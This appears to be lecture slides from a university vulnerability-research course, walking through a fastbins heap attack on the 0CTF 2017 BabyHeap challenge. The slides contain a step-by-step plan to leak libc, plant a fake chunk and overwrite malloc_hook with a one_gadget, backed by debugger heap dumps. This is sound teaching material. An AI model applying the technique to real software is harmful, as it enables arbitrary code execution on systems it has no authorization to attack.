LSN 16 : Fastbins Attack

Vulnerability Research

Objectives


Lesson #16: Fastbins Attack

- Leverage a heap overflow to corrupt a chunk’s size metdata; leading to a leak of the libc base address.
- Leverage a heap overflow to corrupt a chunks metadata in the fastbins list, leading to an arbitrary pointer insertion in the fastbins list.
- Construct a fake chunk, thereby allowing corruption of the malloc_hook and ultimately arbitrary execution.

References

- Glibc Wiki: Malloc Internals [Link]
- Pwndbg: find_fake_fast [Link]
- Sajjaad Arshad: BabyHeap Write-up [Link]

Review: Chunk Metadata




Size of prev chunk

Size of Chunk | AMP

User data

Allocated Chunk



Size of prev chunk

Size of Chunk | A-P


FD

BK

Unused Space

Freed Chunk

Demo Challenge: BabyHeap



```
===== Baby Heap in 2017 =====
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command:
```

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled)
```

Let's look at a Heap Overflow problem from 0CTF from 2017
Right away we see it has more complex exploit protection mechanisms than our previous binaries that will prevent against stack-based overflows

Libc 2.23: Legacy Malloc

- The binary makes use of libc 2.23; we'll go ahead and patch
- Its important to note that there are some sanity checks introduced in 2.34 that complicate (but do not defeat this technique)
- For this lesson, we'll keep it simple. Next lesson, we'll look at some of these sanity checks and how to possibly defeat them against the tcache.

- 2.34 Adds safe-linking (aka pointer mangling)
- 2.34 Adds malloc alignment
- 2.34 Checks next chunk's size field for sanity check
- 2.34 Removes malloc hooks

Let’s exploit using a Fastbins attack

Following solution is based heavily on the write-up by Sajjaad Arshad: BabyHeap Write-up [Link]

Fastbins Attack Plan

Leak Libc by reallocating a chunk from the unsorted bin with the Is_mapped bit set

1. Allocate three Chunks (0,1,2) with sizes (0x18, 0x88, 0x18)
2. Free Chunk (1); pushing it to unsorted bin; updates *next pointer to main arena
3. Use overflow to manipulate Chunk (1's) metadata to (0x93) [Prev_inuse && Is_mapped]
4. Reallocate Chunk (1); due to overflowed metadata; retains payload (including *next pointer)
5. View Chunk (1); thereby leaking the address of the main arena / libc

Insert Fake Chunk Containing Malloc_Hook into Fastbins List


1. Allocate Chunk (4) with size (0x68)
2. Free Chunk (4); pushing it to the head of the fastbins list
3. Identify the location of a fake chunk adjacent to malloc_hook with correct size field
4. Use overflow to manipulate Chunk (4s) metadata for *next pointer to fake chunk

Overwrite Malloc_Hook with One_Gadget & Trigger One Gadget

1. Allocate Chunk (4); pushing fake chunk to head of fastbins list
2. Allocate 0x68; which will resource from the head of the fastbin (our fake chunk)
3. Use allocation to corrupt malloc_hook to point to one_gadget
4. Allocate a new chunk; triggering malloc_hook, which triggers one_gadget

Allocate Chunks 0, 1, 2

First, we allocate and fill three chunks (sizes 0x18, 0x88, 0x18).
Note, the chunks are sourced from the top chunk in a contiguous region of the heap
Next, we'll free chunk 1 (the 0x88 chunk)



```
x557c87ca5000   0x0000000000000000     0x0000000000000021     ........!.......
0x557c87ca5010  0x4141414141414141     0x4141414141414141     AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141     0x0000000000000091     AAAAAAAA........
0x557c87ca5030  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca5040  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242     0x4242424242424242     BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x4242424242424242     0x0000000000000021     BBBBBBBB!.......
0x557c87ca50c0  0x4343434343434343     0x4343434343434343     CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343     0x0000000000020f31     CCCCCCCC1.......         <-- Top chunk
```

Free Algorithm

~~1) If there is room in the tcache, store the chunk there and return.~~

❌2) If the chunk is small enough, place it in the appropriate fastbin.

❌3) If the chunk was mmap'd, munmap it.

❌4) See if this chunk is adjacent to another free chunk and coalesce if it is.

5) Place the chunk in the unsorted list, unless it's now the "top" chunk.


6) If the chunk is large enough, coalesce any fastbins and see if the top chunk is large enough to give some memory back to the system. Note that this step might be deferred, for performance reasons, and happen during a malloc or other call.

Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

FLORIDA TECH

Free Chunk 1

Next, we free chunk 1. Based on the free algorithm, it is placed in the unsorted bin list
The unsorted bin is a doubly linked circular list.
The chunks metadata (FD|BK pointers) are updated to point to the head (heap main_arena)




```
0x557c87ca5000  0x0000000000000000      0x0000000000000021      ........!.......
0x557c87ca5010  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141      0x0000000000000091      AAAAAAAA........         <-- unsortedbin[all][0]
0x557c87ca5030  0x00007f0aa3224b78      0x00007f0aa3224b78      xK".....xK".....
0x557c87ca5040  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x0000000000000090      0x0000000000000020      ........ .......
0x557c87ca50c0  0x4343434343434343      0x4343434343434343      CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343      0x0000000000020f31      CCCCCCCC1.......         <-- Top chunk

pwndbg> unsortedbin
unsortedbin
all: 0x557c87ca5020 —▸ 0x7f0aa3224b78 (main_arena+88) ◂— 0x557c87ca5020
```

Overwrite Chunk 1 Metadata

We can use our heap overflow to write beyond the boundary of chunk 0 into chunk 1
This allows us to corrupt the chunk size field and set it to 0x93 (prev_inuse && is_mapped)
By setting the is_mapped, the next time this chunk is allocated, it will retain its payload



```
0x557c87ca5000  0x0000000000000000      0x0000000000000021      ........!.......
0x557c87ca5010  0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x557c87ca5020  0x4141414141414141      0x0000000000000093      AAAAAAAA........         <-- unsortedbin[all][0]
0x557c87ca5030  0x00007f0aa3224b78      0x00007f0aa3224b78      xK".....xK".....
0x557c87ca5040  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5050  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5060  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5070  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5080  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca5090  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50a0  0x4242424242424242      0x4242424242424242      BBBBBBBBBBBBBBBB
0x557c87ca50b0  0x0000000000000090      0x0000000000000020      ........ .......
0x557c87ca50c0  0x4343434343434343      0x4343434343434343      CCCCCCCCCCCCCCCC
0x557c87ca50d0  0x4343434343434343      0x0000000000020f31      CCCCCCCC1.......         <-- Top chunk
```

Malloc Algorithm

1) ~~If there is a suitable (exact match only) chunk in the tcache, it is returned to the caller.~~

~~2)~~ If the request is large enough, mmap() is used to request memory directly from the operating system.

~~3)~~ If the appropriate fastbin has a chunk in it, use that.

~~4)~~ If the appropriate smallbin has a chunk in it, use that.

~~5)~~ If the request is "large", take a moment to take everything in the fastbins and move them to the unsorted bin, coalescing them as you go.

6) Start taking chunks off the unsorted list, and moving them to small/large bins, coalescing as you go. If a chunk of the right size is seen, use that.

7) If the request is "large", search the appropriate large bin, and successively larger bins, until a large-enough chunk is found.

